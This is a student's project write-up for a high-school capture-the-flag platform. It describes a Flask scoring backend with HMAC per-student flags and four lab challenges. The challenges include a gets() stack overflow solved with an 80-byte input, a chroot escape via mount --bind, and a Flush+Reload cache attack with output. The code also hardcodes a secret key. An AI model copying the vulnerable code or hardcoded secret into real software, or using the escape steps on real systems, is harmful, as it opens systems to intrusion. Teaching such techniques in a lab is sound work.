Final Project: HisarCTF — A Student Capture The Flag Platform
Fab Futures Cybersecurity 2026
What I Built
A fully functional CTF (Capture The Flag) web platform for high school cybersecurity students. The platform delivers 4 hands-on challenges built from the real attack techniques covered in this course — file hashing, binary exploitation, OS sandboxing, and microarchitecture side channels — wrapped in a browser-based terminal UI with login, per-student flag generation, SQLite-backed scoring, a live leaderboard, and a systemd-managed backend API.
The goal is to use this with my cybersecurity club at Hisar School next year: students connect over VPN, open the web app, and work through real challenges on a real Ubuntu server.
Version 1 — What I Built First (and What Was Wrong)
The first version was a static web app: HTML + CSS + JavaScript, no backend. It worked visually but had three fundamental security problems for a cybersecurity project:
Problem 1: Flags were in the JavaScript source
flag: 'FLAG{hash_detective}',   // visible to anyone who opens DevTools
flag: 'FLAG{stack_smashed}',
Any student could open browser DevTools → Sources → app.js and read all four flags in 10 seconds without touching the server.
Problem 2: Shared flags — no way to tell who actually solved it Every student got the same flag. A student could copy the answer from a classmate and score full points. There was no evidence of individual work.
Problem 3: Score stored in localStorage
localStorage.setItem('ctf_score', '1000')
One line in the browser console gave a student 1000 points and triggered the win screen. The scoring system was completely bypassable.
These were not minor issues. For a cybersecurity course, building a platform with these vulnerabilities was a contradiction. They had to be fixed before this could be used with real students.
Version 2 — The Correct Architecture
The fix required moving all security-sensitive logic off the client and onto a server.
New Architecture
Student browser (HTML/CSS/JS)
        │
        │  POST /api/submit  {user, challenge, flag}
        │  GET  /api/flag    {user, challenge}
        │  GET  /api/status  {user}
        ▼
Flask API server  (Ubuntu VM — 192.168.80.104:5000)
        │
        │  HMAC(username + challenge, SECRET_KEY) → per-student flag
        │  scores{} dict — server-side, not client-side
        │
        └── ~/ctf/challenge1/   Hash Detective
            ~/ctf/challenge2/   Stack Smash
            ~/ctf/challenge3/   Jail Break
            ~/ctf/challenge4/   Cache Spy
Access path: WireGuard VPN → browser → Flask API → Ubuntu VM challenges
Per-Student Flags via HMAC
Each student gets a different flag derived from their username and a server-side secret:
import hmac, hashlib

SECRET = b'hisar-ctf-2026-secret'

def make_flag(username, challenge_id):
    tag = hmac.new(SECRET, f'{username}:{challenge_id}'.encode(),
                   hashlib.sha256).hexdigest()[:12]
    labels = {'1': 'hash_detective', '2': 'stack_smashed', ...}
    return f'FLAG{{{labels[challenge_id]}_{tag}}}'
Result:
sedat   + challenge 1  →  FLAG{hash_detective_4e1667c87543}
alice   + challenge 1  →  FLAG{hash_detective_9b2c441fa812}
The flag is never sent to the browser in advance. The student must go to the server, run the challenge, and retrieve their personal flag. Copying a classmate’s flag does not work — it fails the server-side HMAC check.
Server-Side Scoring
Score is stored in a Python dict on the Flask server:
scores = {} # {'sedat': {'solved': ['1', '2'], 'score': 300}}
The browser never holds the authoritative score. localStorage is still used for the session UI but has no power over the real score.
API Endpoints
| Endpoint | Method | Purpose |
|---|---|---|
/api/flag?user=X&challenge=N |
GET | Return personalised flag for student X |
/api/submit |
POST | Validate flag, update server score |
/api/status?user=X |
GET | Load current score and solved list |
/api/scores |
GET | Leaderboard — all students ranked by score |
The Challenges
Challenge 1 — Hash Detective (100 pts)
Concept: File integrity verification with SHA256
A file is placed on the server. Students SSH in, compute the SHA256 hash, compare it to the provided value, and retrieve their personalised flag from the API.
ssh ubuntu@192.168.80.104
sha256sum ~/ctf/challenge1/secret.txt
curl "http://192.168.80.104:5000/api/flag?user=YOUR_USERNAME&challenge=1"
Terminal output:
$ sha256sum ~/ctf/challenge1/secret.txt
952fd3046848c018d0ea893bf42a05d9ab299083e3083776b098b05ef2c5c5c3  secret.txt

$ cat ~/ctf/challenge1/secret.txt
The answer to life, the universe, and everything
Flag format: FLAG{hash_detective_<12-char-hmac>}
Challenge 2 — Stack Smash (200 pts)
Concept: Stack buffer overflow
A C binary compiled without stack protection (-fno-stack-protector) reads user input with gets(). The buffer is 64 bytes but the modified variable sits adjacent on the stack. Sending 80 bytes overwrites modified and triggers win(), which prints the flag.
void win() { printf("FLAG{...}\n"); }
int main() {
    char buffer[64];
    int modified = 0;
    gets(buffer);
    if (modified != 0) { win(); }
}
python3 -c "print('A' * 80)" | ~/ctf/challenge2/challenge2
Terminal output:
$ python3 -c "print('A' * 80)" | ~/ctf/challenge2/challenge2
Enter your name: FLAG{stack_smashed}
The modified variable sits 16 bytes past the end of the 64-byte buffer. Sending 80 bytes overwrites it and triggers win().
Challenge 3 — Jail Break (300 pts)
Concept: chroot sandbox escape via mount –bind
Students enter a chroot jail. They discover that chroot only restricts path resolution — a root process can still mount the real host filesystem into a directory inside the jail and read files that should be hidden.
# From the host:
sudo mount --bind / ~/ctf/challenge3/jail/escape
sudo chroot ~/ctf/challenge3/jail /bin/bash
cat /escape/ctf/challenge3/flag.txt
Terminal output:
$ ls /escape/
bin  boot  dev  escape  etc  home  host_secret.txt
lib  lib64  lost+found  media  mnt  opt  proc
root  run  sbin  srv  swap.img  sys  tmp  usr  var

$ cat /escape/ctf/challenge3/flag.txt
FLAG{jail_broken}
The entire host filesystem is visible through /escape/ — the chroot jail is bypassed completely.
Challenge 4 — Cache Spy (400 pts)
Concept: Flush+Reload cache side channel
A victim program picks a secret integer and repeatedly loads from buf + secret * 128. The attacker shares the same physical memory via mmap, flushes all candidate cache lines, waits, then reloads and times each one. The fastest address reveals the secret.
Flush all → wait → Reload and time → fast address = secret integer = flag
Terminal output (attacker):
$ ~/ctf/challenge4/attacker
[*] Starting Flush+Reload attack...
[*] Round 1000/10000...
[*] Round 5000/10000...
[*] Round 10000/10000...
[+] Secret recovered: 576
Flag: FLAG{cache_spy}
The attacker correctly recovered the secret value 576 without the victim ever communicating it directly.
Web Frontend
Black terminal-style interface inspired by TryHackMe and PicoCTF.
| File | Purpose |
|---|---|
index.html |
Login screen with ASCII logo |
terminal.html |
Challenge UI — sidebar, content panel, flag input |
style.css |
Green-on-black terminal theme |
app.js |
API calls, score display, level progression |
server.py |
Flask API — flag generation, validation, scoring |
Scoring: - Challenge 1: 100 pts - Challenge 2: 200 pts - Challenge 3: 300 pts - Challenge 4: 400 pts - Total: 1000 pts
Screenshots
Login Screen

Students enter any username and the shared class password.
Terminal — Challenge 1 Solved (Score: 100 pts)

Left sidebar shows solved challenges (✓). Top right shows live score from the server. Flag input at the bottom submits to the Flask API for validation.
What Went Wrong and What I Fixed
| Problem (v1) | Fix (v2) |
|---|---|
| Flags visible in JS source | Flags generated server-side via HMAC, never sent to browser |
| All students get the same flag | Per-student flag: HMAC(username + challenge, secret) |
| Score stored in localStorage | Score stored in Flask server dict |
| DevTools console → instant win | No client-side flag to steal, no client-side score to write |
| SSH key lost after Mac restart | Added new passphrase-free key to VM authorized_keys |
| UFW blocked port 5000 | sudo ufw allow 5000 |
| PubkeyAuthentication disabled by cloud-init | Added PubkeyAuthentication yes to sshd_config.d |
Running the Platform
Start the Flask API on the VM:
ssh ubuntu@192.168.80.104
cd ~/ctf && python3 server.py &
Start the web server (Mac):
cd ~/ctf-web && python3 -m http.server 8080
Student access: Connect to Fab Futures WireGuard VPN → open http://localhost:8080 → login → solve challenges on 192.168.80.104.
What I Learned
Building this in two iterations taught me more than building it correctly the first time would have.
The v1 critique exposed a real pattern in security engineering: it is easy to build something that looks secure. The login screen, the terminal UI, the flag format — all of it looked right. But looking right and being right are different things. The flags in JavaScript were the same mistake as storing passwords in plaintext: the data was there, just slightly hidden.
The v2 fix required understanding what the threat model actually is. The attacker is a student who can open DevTools. Against that attacker, client-side flag validation is not just weak — it is no defense at all. Moving validation to the server is the correct architectural response, not a patch.
The HMAC approach for per-student flags is the same principle used in real CTF platforms (and in TOTP authenticators, JWT tokens, and API keys): derive a verifiable value from a secret the client never sees.
Connection to course sessions:
| Session | Topic | Challenge |
|---|---|---|
| 1 | Hashing, SHA256 | Challenge 1 |
| 2 | SSH, networking | Infrastructure |
| 3 | Stack overflow | Challenge 2 |
| 4 | Cache side channels | Challenge 4 |
| 5 | chroot sandboxing | Challenge 3 |
| 6 | Human security | Platform design — making hard topics approachable |
Version 3 — Production Ready
After completing v2, two problems remained:
- Scores were lost on server restart — Flask stored everything in a Python dict (
scores = {}). Restarting the process wiped all student progress. - Server didn’t survive reboots — The Flask process had to be started manually every time.
SQLite — Persistent Scoring
Replaced the in-memory dict with a SQLite database:
def init_db():
    db = sqlite3.connect(DB)
    db.execute('''CREATE TABLE IF NOT EXISTS scores (
        username TEXT NOT NULL,
        challenge TEXT NOT NULL,
        points INTEGER NOT NULL,
        solved_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
        PRIMARY KEY (username, challenge)
    )''')
    db.commit()
The PRIMARY KEY (username, challenge) constraint prevents double-scoring — submitting the same flag twice does not add points.
systemd Service — Always Running
Created a systemd unit so the API starts automatically on boot and restarts on crash:
[Unit]
Description=HisarCTF Flask API
After=network.target

[Service]
User=ubuntu
WorkingDirectory=/home/ubuntu/ctf
ExecStart=/usr/bin/python3 /home/ubuntu/ctf/server.py
Restart=always
Environment=CTF_SECRET=hisar-ctf-2026-secret
sudo systemctl enable ctf
sudo systemctl start ctf
Live Leaderboard
Added leaderboard.html — queries /api/scores every 15 seconds and displays all students ranked by score with a solved-challenge indicator.

Live leaderboard showing sedat with 100 pts and 1/4 challenges solved. Updates automatically every 15 seconds.
What’s Next
- Raspberry Pi deployment — self-contained version for school use without cloud VPN dependency
- 5th challenge — web vulnerability (SQL injection or XSS), not covered in Semester 1
- Time-limited flags — flag expires after N minutes, student must re-derive it
AI Assistance
I used Claude AI (claude-sonnet-4-6) throughout this project across two semesters of work.
What I did myself: All four backend challenges were built and tested by me on the Ubuntu VM over SSH. I ran every command, observed every output, and debugged every failure (wrong overflow length, wrong mount order, wrong SSH config). I designed the challenge structure and the scoring system.
What Claude helped with: Writing the Flask backend (server.py), updating the frontend JavaScript to call the API instead of comparing flags client-side, debugging the SSH publickey authentication failure (cloud-init was overriding the sshd config), and writing this documentation.
The most important contribution Claude made was the v1 critique — identifying that flags in JavaScript, shared flags, and localStorage scoring were fundamental security failures, not cosmetic problems. That critique drove the entire v2 redesign.
This project will be used as a student exercise in my high school cybersecurity club at Hisar School starting next academic year.